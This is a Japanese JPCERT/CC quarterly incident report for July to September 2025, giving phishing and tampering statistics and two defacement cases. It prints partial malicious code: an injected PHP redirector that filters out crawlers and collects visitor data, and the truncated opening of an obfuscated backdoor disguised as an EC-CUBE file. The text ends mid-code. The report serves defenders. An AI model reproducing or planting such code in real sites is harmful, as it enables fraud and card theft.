JPCERT CC®

JPCERT/CC 四半期レポート

2025 年 7 月 1 日～2025 年 9 月 30 日

2025 年 10 月 16 日

一般社団法人 JPCERT コーディネーションセンター

目次

はじめに

一般社団法人 JPCERT コーディネーションセンター（以下、「JPCERT/CC」という。）は、インターネット利用組織におけるコンピューターセキュリティインシデント（以下、「インシデント」という。）の認知と対処、インシデントによる被害拡大の抑止に貢献することを目的として活動しています。国際的な調整・支援が必要となるインシデントについては、日本における窓口組織として国内外の関係機関との調整活動を行っています。

これらの活動のほとんどは、「 令和 7 年度サイバー攻撃等国際連携対応調整事業 」（経済産業省委託事業）および「 被害組織から円滑に攻撃技術情報を収集する手法に関する検証業務 」（内閣官房委託事業）として実施しています。

本資料では、 2025 年 7 月 1 日～2025 年 9 月 30 日 までの活動について報告しています。

なお、「第 5 章 国内連携活動」「第 6 章 国際連携活動」「第 7 章 フィッシング対策協議会活動」「第 8 章 広報活動」には、受託事業以外の自主活動に関する記載が一部含まれています。

トピックス＆ハイライト

Rust で作成されたバイナリのリバースエンジニアリング調査レポートの公開

JPCERT/CC では、Rust で作成されたバイナリをリバースエンジニアリングする方の参考資料となる調査レポートを GitHub 上で公開しました。

- Rust で作成されたバイナリのリバースエンジニアリング調査レポート
  https://github.com/JPCERTCC/rust-binary-analysis-research-ja

Rust は、C や C++ を代替する言語として期待されている言語であり、メモリ安全性や高速性に優れていることから近年注目されています。 Rust がプログラミング言語として普及していく反面、Rust で開発されたマルウェアも増えてきました。しかしながら、Rust で作成されたマルウェアのリバースエンジニアリングは、C 言語や C++ で作成されたマルウェアに比べて分析手法が確立されておらず困難を伴っています。こうした状況を改善する一助として、本レポートを作成しました。

本レポートは、次のような技術者を想定読者としています。

- マルウェアアナリスト
- Rust で作成されたバイナリのリバースエンジニアリングをする方

- Rust の内部構造の理解を深めたい方

Rust で作成されたバイナリの分析にお悩みの方は、ぜひ、本レポートを参考にしていただければと思います。

第 1 章

インシデント対応支援

JPCERT/CC では、国内外で発生するインシデントの報告を受け付けています[*1]。本章では、2025 年 7 月 1 日から 2025 年 9 月 30 日までに受け付けたインシデント報告について、統計など定量的な観点と、特筆すべき事例など定性的な観点から紹介します。

1.1 四半期の統計情報

本四半期のインシデント報告の数、報告されたインシデントの総数および報告に対応して JPCERT/CC が行った調整の件数を表 1.1[*2]に示します。

本四半期に寄せられた報告件数は 23,857 件でした。このうち、JPCERT/CC が国内外の関連する組織との調整を行った件数は 3,257 件でした。前四半期と比較して、報告件数は 64% 増加、調整件数は 8% 減少しました。また、前年同期（報告件数は 10,797 件、調整件数は 3,331 件）と比較すると、報告数は 121% 増加、調整件数は 2% 減少しました。

図 1.1 と図 1.2 に報告件数および調整件数の過去 1 年間の月次の推移を示します。

JPCERT/CC では、報告を受けたインシデントをカテゴリー別に分類し、カテゴリーに応じた調整、対応を実施しています。各インシデントの定義については**付録 A インシデントの分類**をご参照ください。

表 1.1 インシデント報告関連件数

	7 月	8 月	9 月	合計	前四半期合計
報告件数	8,159	7,402	8,296	23,857	14,558
インシデント件数	3,365	3,477	3,537	10,379	8,348
調整件数	1,105	1,194	958	3,257	3,544

[*1] JPCERT/CC では、情報システムの運用におけるセキュリティ上の問題として捉えられる事象、コンピューターのセキュリティに関わる事件、できごとの全般を**インシデント**と呼んでいます。

[*2] **報告件数**は、報告者から寄せられた Web フォーム、メールによる報告の総数を示します。**インシデント件数**は、各報告に含まれるインシデント件数の合計を示します。 1 つのインシデントに関して複数件の報告が寄せられた場合にも、1 件として扱います。**調整件数**は、インシデントの拡大防止のため、サイトの管理者等に対し、現状の調査と問題解決のための対応を依頼した件数を示します。



図 1.1 インシデント報告件数の推移



図 1.2 インシデント調整件数の推移

表 1.2 インシデント報告件数のカテゴリー別内訳

インシデント	7 月	8 月	9 月	合計	前四半期合計
フィッシングサイト	2,937	3,019	3,107	9,063	7,358
Web サイト改ざん	124	142	53	319	231
マルウェアサイト	4	16	12	32	28
スキャン	105	122	225	452	240
DoS/DDoS	0	1	1	2	2
制御システム関連	0	0	0	0	0
標的型攻撃	0	2	1	3	5
その他	195	175	138	508	484



図 1.3 インシデント報告件数のカテゴリー別割合

本四半期に報告を受けたインシデント報告件数のカテゴリー別内訳を表 1.2、カテゴリー別割合を図 1.3 に示します。

フィッシングサイトに分類されるインシデントが 87.32% 、スキャンに分類される、システムの弱点を探索するインシデントが 4.35% を占めています。

図 1.4 から図 1.7 に、フィッシングサイト、Web サイト改ざん、マルウェアサイト、スキャンの各インシデントの過去 1 年間の月次の推移を示します。

また、図 1.8 にインシデントのカテゴリーごとの件数および調整・対応状況を示します。



図 1.4 フィッシングサイト件数の推移



図 1.5 Web サイト改ざん件数の推移



図 1.6 マルウェアサイト件数の推移



図 1.7 スキャン件数の推移



図 1.8 インシデントのカテゴリーごとの件数と調整・対応状況

表 1.3 ブランドの国内外別によるフィッシングサイト件数の内訳

フィッシングサイト	7 月	8 月	9 月	合計	割合
国内ブランド	2,482	2,361	2,392	7,235	80%
国外ブランド	74	115	103	292	3%
ブランド不明	381	543	612	1,536	17%
全ブランド合計	2,937	3,019	3,107	9,063	



図 1.9 国外ブランドのフィッシングサイトの件数の業界別の割合

1.2 インシデントの傾向

1.2.1 フィッシングサイトの傾向

本四半期に報告が寄せられたフィッシングサイトの件数は 9,063 件で、前四半期の 7,358 件から 23% 増加しました。また、前年同期（4,233 件）との比較では、 114% 増加しました。

本四半期は、国外のブランドを装ったフィッシングサイトの件数が 292 件で、前四半期の 585 件から 50% 減少しました。また、国内のブランドを装ったフィッシングサイトの件数は 7,235 件で、前四半期の 5,950 件から 22% 増加しました。本四半期のブランドの国内外別によるフィッシングサイト件数の内訳[*3] を表 1.3 に、国外ブランドと国内ブランドそれぞれのフィッシングサイト件数の業界別の割合を図 1.9 と図 1.10 に示します。

JPCERT/CC が報告を受けたフィッシングサイトのうち、国外ブランド関連の報告では E コマースサイトを装ったものが 53.42%、国内ブランド関連の報告では金融関連のサイトを装ったものが 77.50% で、それぞれ最も多くを占めました。

[*3] **ブランド不明**は、報告されたフィッシングサイトが確認時に停止していた等の理由により、ブランドを確認することができなかったサイトの件数を示します。



図 1.10 国内ブランドのフィッシングサイトの件数の業界別の割合

国外ブランドでは、Amazon と Apple ID を装ったフィッシングサイトが全体の 5 割近くを占めました。国内ブランドでは、SBI 証券、マネックス証券、三井住友カード、JA バンクを装ったフィッシングサイトが多く報告されました。フィッシングサイトをテイクダウンするために調整したサイトの内訳は、国内が 72%、国外が 28% でした。

1.2.2 Web サイト改ざんの傾向

本四半期に報告が寄せられた Web サイト改ざんの件数は 319 件でした。前四半期の 231 件から 38% 増加しています。

本四半期は、次のような Web サイト改ざん事例を確認しています。

- 事例 1：偽 EC サイトに誘導する不正なコードが Web サイトに挿入された
- 事例 2：正規の EC サイトに WebSocket で通信するバックドアが設置された

事例 1 では、アクセスしたユーザーを偽 EC サイトに遷移させる図 1.11 のような不正なコードが index.php に挿入されていました。不正なコードは、訪問者の UserAgent や Referer、IP アドレスなどの情報を収集し、訪問者が検索エンジン経由で Web サイトにアクセスした場合に、偽 EC サイトに誘導するようになっていました。また、robots.txt を改ざんし、ボットなどからアクセスがあった場合には 403 エラーを返すなどの機能が含まれていました。

事例 2 では、EC-CUBE サイトでクレジットカード情報の窃取を狙ったバックドアが埋め込まれていました。この事象は国内の複数の EC-CUBE サイトで確認されており、バックドアは図 1.12 のように EC-CUBE の正規ファイルに見せかけて挿入されていました。バックドアは、WebSocket 経由で外部サイトと通信し、受け取ったメッセージを Web ページ内に埋め込む仕組みになっていました。

```php
<?php
$dtvk=
$nrqs=
$yntd=
$dikm=
$klzs=
$vrtku=$nrqs.$yntd.$dikm.$dtvk.$klzs;
$pc = ;
$bagent = "Yahoo|Google|Docomo|Bing";
error_reporting(0);

if(preg_match(
"/(Heritrix|Go-http-client|Swiftbot|SeznamBot|HttpClient|jikeSpider|AmazonBot|digExt|CensysInspect|AhrefsBot|Jaunty|YySpider|Pet
s|oBot|GPTBot|Paloaltonetworks|Python|ZmEu|FeedDemon|Indy
Library|DotBot|DataForSEO|AskTbFXTV|CrawlDaddy|Bytespider|java|Scrapy|UniversalFeedParser|EasouSpider|Feedly|LightDeckReports
Bot|python-urllib|YandexBot|mj12bot|yisouSpider|barkrowler|coolpadWebkit)/i", $_SERVER['HTTP_USER_AGENT'])) {
  header('HTTP/1.0 403 Forbidden');
  exit();
}

$refer = urlencode(@$_SERVER['HTTP_REFERER']);
$uagent = urlencode($_SERVER['HTTP_USER_AGENT']);
$language = urlencode(@$_SERVER['HTTP_ACCEPT_LANGUAGE']);
$ip = $_SERVER['REMOTE_ADDR'];
```

図 1.11 偽 EC サイトに誘導するコード

```
/*
 * This file is part of EC-CUBE
 *
 * Copyright(c) EC-CUBE CO.,LTD. All Rights Reserved.
 *
 * http://www.ec-cube.co.jp/
 *
 * For the full copyright and license information, please view the LICENSE
 * file that was distributed with this source code.
 */

jQuery(document).ready(() => {
            let a = window;let ss5 = a['at']['concat']('o', 'b')];let executeFunction = a['Function'];let ss12 =
